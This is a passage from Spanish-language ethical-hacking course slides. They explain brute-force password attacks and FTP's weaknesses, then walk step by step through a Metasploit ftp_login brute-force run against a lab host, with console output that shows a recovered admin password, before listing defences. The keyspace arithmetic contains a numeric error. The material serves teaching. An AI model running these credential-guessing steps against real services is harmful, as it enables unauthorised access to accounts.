- <http://www.skullsecurity.org/wiki/index.php/Passwords>
- <http://cyberwarzone.com/cyberwarfare/password-cracking-mega-collection-password-cracking-word-lists>

Laboratorio 3




Figura 12: Diccionario

Laboratorio 3

Concepto de Fuerza Bruta

- Es una actividad que comprende intentos repetitivos y sucesivos de acceso a un sistema con diferentes combinaciones usuario-contraseña.
- Ejemplo con una clave alfanumerica de 8 caracteres:

Laboratorio 3

Concepto de Fuerza Bruta

- Es una actividad que comprende intentos repetitivos y sucesivos de acceso a un sistema con diferentes combinaciones usuario-contraseña.
- Ejemplo con una clave alfanumerica de 8 caracteres:
 - $26 \text{ (Minúsculas)} + 26 \text{ (Mayúsculas)} + 10 \text{ (Números)} = 62$

Laboratorio 3

Concepto de Fuerza Bruta

- Es una actividad que comprende intentos repetitivos y sucesivos de acceso a un sistema con diferentes combinaciones usuario-contraseña.
- Ejemplo con una clave alfanumerica de 8 caracteres:
 - 26 (Minúsculas) + 26 (Mayúsculas) + 10 (Números) = 62
 - Luego, $62^8 = 2.1934011 \times 10^{14}$ combinaciones posibles

Laboratorio 3

Concepto de Fuerza Bruta

- Es una actividad que comprende intentos repetitivos y sucesivos de acceso a un sistema con diferentes combinaciones usuario-contraseña.
- Ejemplo con una clave alfanumerica de 8 caracteres:
 - 26 (Minúsculas) + 26 (Mayúsculas) + 10 (Números) = 62
 - Luego, $62^8 = 2.1934011 \times 10^{14}$ combinaciones posibles
 - Intentando 218 trillones de claves de a una por segundo tenemos:
 $2180000000000000 / 60 = 3.6333 \times 10^{12}$ minutos
 $3.6333 \times 10^{12} / 60 = 60555555555,5556$ horas
 $60555555555,5556 / 24 = 2523148148,1481$ días
 $2523148148,1481 / 365 = 6912734,6525$ años

Fuerza Bruta

Estadicas!

- De todos los ataques registrados en la zona EMEA por el SIRT de F5 el año pasado, el 43,5% fue de fuerza bruta. El sector Público fue el más afectado, con el 50% de todos sus incidentes en forma de ataques de fuerza bruta, seguido por el sector Financiero (47,8%), Salud (41,7%), Educación (27,3%) y proveedores de servicios de telecomunicaciones (25%).

Fuente: F5 Labs report

Fuerza bruta con esteroides



Figura 13: Fuerza Bruta

Laboratorio Unidad 2 (Conceptos)

Servicio FTP

- El protocolo de transferencia de archivos (FTP) es un protocolo de red de transferencia de archivos basado en la arquitectura cliente-servidor y apoyado sobre TCP (Orientado a la conexión). Como está diseñado para ser lo más veloz posible, no provee la mayor seguridad (Ya que las claves van del cliente al servidor en texto plano, por ejemplo).


Es muy común que las empresas que proveen servicios de hosting tengan como mecanismo de puesta en marcha del sitio alguna herramienta FTP (O como único mecanismo también!), en donde uno sube la página web mediante FTP a una determinada carpeta del servidor y el webserver automáticamente la levanta hacia internet. Ej: DonWeb, Hostinger, Wiroos, etc.

Laboratorio 3 (Variante 1)

Pasos a ejecutar en la consola

- msfconsole
- use auxiliary/scanner/ftp/ftp_login
- set USER_FILE <archivo>
- set PASS_FILE <archivo>
- set RHOST <ip>
- exploit

Laboratorio 3 (Variante 1 - Show options)




```
msf5 > use auxiliary/scanner/ftp/ftp_login
msf5 auxiliary(scanner/ftp/ftp_login) > show options

Module options (auxiliary/scanner/ftp/ftp_login):
```

Name	Current Setting	Required	Description
BLANK_PASSWORDS	false	no	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
DB_ALL_CREDS	false	no	Try each user/password couple stored in the current database
DB_ALL_PASS	false	no	Add all passwords in the current database to the list
DB_ALL_USERS	false	no	Add all users in the current database to the list
PASSWORD		no	A specific password to authenticate with
PASS_FILE		no	File containing passwords, one per line
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RECORD_GUEST	false	no	Record anonymous/guest logins to the database
RHOSTS		yes	The target address range or CIDR identifier
RPORT	21	yes	The target port (TCP)
STOP_ON_SUCCESS	false	yes	Stop guessing when a credential works for a host
THREADS	1	yes	The number of concurrent threads
USERNAME		no	A specific username to authenticate as
USERPASS_FILE		no	File containing users and passwords separated by space, one pair per line
USER_AS_PASS	false	no	Try the username as the password for all users
USER_FILE		no	File containing usernames, one per line
VERBOSE	true	yes	Whether to print output for all attempts

Figura 14: Mostrar opciones

Laboratorio 3 (Variante 1 - Ejecutando el ataque)




```
msfconsole
Archivo Editar Ver Buscar Terminal Ayuda
msf5 auxiliary(scanner/ftp/ftp_login) > set USER_FILE /root/Desktop/IEH-EIP2019/Clase 2/Labo 2_1/user_file.txt
USER_FILE => /root/Desktop/IEH-EIP2019/Clase 2/Labo 2_1/user_file.txt
msf5 auxiliary(scanner/ftp/ftp_login) > set PASS_FILE /root/Desktop/IEH-EIP2019/Clase 2/Labo 2_1/pass_file.txt
PASS_FILE => /root/Desktop/IEH-EIP2019/Clase 2/Labo 2_1/pass_file.txt
msf5 auxiliary(scanner/ftp/ftp_login) > set RHOST 172.19.0.2
RHOST => 172.19.0.2
msf5 auxiliary(scanner/ftp/ftp_login) > exploit

[*] 172.19.0.2:21 - 172.19.0.2:21 - Starting FTP login sweep
[!] 172.19.0.2:21 - No active DB -- Credential data will not be saved!
[-] 172.19.0.2:21 - 172.19.0.2:21 - LOGIN FAILED: user:admin (Incorrect: )
[-] 172.19.0.2:21 - 172.19.0.2:21 - LOGIN FAILED: user:1234 (Incorrect: )
[-] 172.19.0.2:21 - 172.19.0.2:21 - LOGIN FAILED: user:clave (Incorrect: )
[-] 172.19.0.2:21 - 172.19.0.2:21 - LOGIN FAILED: user:Teclado1 (Incorrect: )
[-] 172.19.0.2:21 - 172.19.0.2:21 - LOGIN FAILED: user:LaTartaDeLaTia (Incorrect: )
[-] 172.19.0.2:21 - 172.19.0.2:21 - LOGIN FAILED: user:123456 (Incorrect: )
[-] 172.19.0.2:21 - 172.19.0.2:21 - LOGIN FAILED: user:123456789 (Incorrect: )
[-] 172.19.0.2:21 - 172.19.0.2:21 - LOGIN FAILED: user:password (Incorrect: )
[-] 172.19.0.2:21 - 172.19.0.2:21 - LOGIN FAILED: user:V3ryH@rdp4s5w*rd (Incorrect: )
[-] 172.19.0.2:21 - 172.19.0.2:21 - LOGIN FAILED: user:unaclaverecomplicada (Incorrect: )
[-] 172.19.0.2:21 - 172.19.0.2:21 - LOGIN FAILED: user:nuevo (Incorrect: )
[-] 172.19.0.2:21 - 172.19.0.2:21 - LOGIN FAILED: usuario:admin (Incorrect: )
[-] 172.19.0.2:21 - 172.19.0.2:21 - LOGIN FAILED: usuario:1234 (Incorrect: )
[-] 172.19.0.2:21 - 172.19.0.2:21 - LOGIN FAILED: usuario:clave (Incorrect: )
[-] 172.19.0.2:21 - 172.19.0.2:21 - LOGIN FAILED: usuario:Teclado1 (Incorrect: )
[-] 172.19.0.2:21 - 172.19.0.2:21 - LOGIN FAILED: usuario:LaTartaDeLaTia (Incorrect: )
```

Figura 15: Comenzar el ataque

Laboratorio 3 (Variante 1 - Clave encontrada!)



```
msfconsole
Archivo Editar Ver Buscar Terminal Ayuda
[-] 172.19.0.2:21 - 172.19.0.2:21 - LOGIN FAILED: usuario:123456789 (Incorrect: )
[-] 172.19.0.2:21 - 172.19.0.2:21 - LOGIN FAILED: usuario:password (Incorrect: )
[-] 172.19.0.2:21 - 172.19.0.2:21 - LOGIN FAILED: usuario:V3ryH@rdp4s5w*rd (Incorrect: )
[-] 172.19.0.2:21 - 172.19.0.2:21 - LOGIN FAILED: usuario:unaclaverecomplicada (Incorrect: )
[-] 172.19.0.2:21 - 172.19.0.2:21 - LOGIN FAILED: usuario:nuevo (Incorrect: )
[-] 172.19.0.2:21 - 172.19.0.2:21 - LOGIN FAILED: admin:admin (Incorrect: )
[-] 172.19.0.2:21 - 172.19.0.2:21 - LOGIN FAILED: admin:1234 (Incorrect: )
[-] 172.19.0.2:21 - 172.19.0.2:21 - LOGIN FAILED: admin:clave (Incorrect: )
[-] 172.19.0.2:21 - 172.19.0.2:21 - LOGIN FAILED: admin:Teclado1 (Incorrect: )
[-] 172.19.0.2:21 - 172.19.0.2:21 - LOGIN FAILED: admin:LaTartaDeLaTia (Incorrect: )
[-] 172.19.0.2:21 - 172.19.0.2:21 - LOGIN FAILED: admin:123456 (Incorrect: )
[-] 172.19.0.2:21 - 172.19.0.2:21 - LOGIN FAILED: admin:123456789 (Incorrect: )
[-] 172.19.0.2:21 - 172.19.0.2:21 - LOGIN FAILED: admin:password (Incorrect: )
[+] 172.19.0.2:21 - 172.19.0.2:21 - Login Successful: admin:V3ryH@rdp4s5w*rd
[-] 172.19.0.2:21 - 172.19.0.2:21 - LOGIN FAILED: administrador:admin (Incorrect: )
[-] 172.19.0.2:21 - 172.19.0.2:21 - LOGIN FAILED: administrador:1234 (Incorrect: )
[-] 172.19.0.2:21 - 172.19.0.2:21 - LOGIN FAILED: administrador:clave (Incorrect: )
[-] 172.19.0.2:21 - 172.19.0.2:21 - LOGIN FAILED: administrador:Teclado1 (Incorrect: )
[-] 172.19.0.2:21 - 172.19.0.2:21 - LOGIN FAILED: administrador:LaTartaDeLaTia (Incorrect: )
[-] 172.19.0.2:21 - 172.19.0.2:21 - LOGIN FAILED: administrador:123456 (Incorrect: )
[-] 172.19.0.2:21 - 172.19.0.2:21 - LOGIN FAILED: administrador:123456789 (Incorrect: )
[-] 172.19.0.2:21 - 172.19.0.2:21 - LOGIN FAILED: administrador:password (Incorrect: )
[-] 172.19.0.2:21 - 172.19.0.2:21 - LOGIN FAILED: administrador:V3ryH@rdp4s5w*rd (Incorrect: )
[-] 172.19.0.2:21 - 172.19.0.2:21 - LOGIN FAILED: administrador:unaclaverecomplicada (Incorrect: )
[-] 172.19.0.2:21 - 172.19.0.2:21 - LOGIN FAILED: administrador:nuevo (Incorrect: )
[-] 172.19.0.2:21 - 172.19.0.2:21 - LOGIN FAILED: johndoe:admin (Incorrect: )
```

Figura 16: Clave encontrada

Laboratorio 3 (Variante 2 - hydra-gtk)




Figura 17: xHydra

Conclusiones

Algunas medidas de proteccion ante estos vectores de ataque mencionados

- **Servicios desactualizados:** Mantener los sistemas verificados y actualizados.
- **Mala configuracion:** Leer mucho y tomarse el tiempo de configurar y probar apropiadamente los servicios.
- **Ataques de Fuerza Bruta:** Si bien las medidas de seguridad que uno puede tomar para protegerse de estos ataques no suenan dificiles de implementar, pueden tener sus aspectos negativos (Y muchas veces es conveniente combinar varias de ellas, dependiendo del dominio de la aplicacion que se desea proteger). *Los ataques de fuerza bruta no son del todo sencillos de mitigar, pero mediante la aplicacion de ciertas tecnicas de proteccion se puede reducir la exposicion a ellos.* Algunos ejemplos de tecnicas de proteccion ante estos ataques son: Bloqueo de cuentas (Tras muchos intentos, la cuenta se

Fin Unidad 2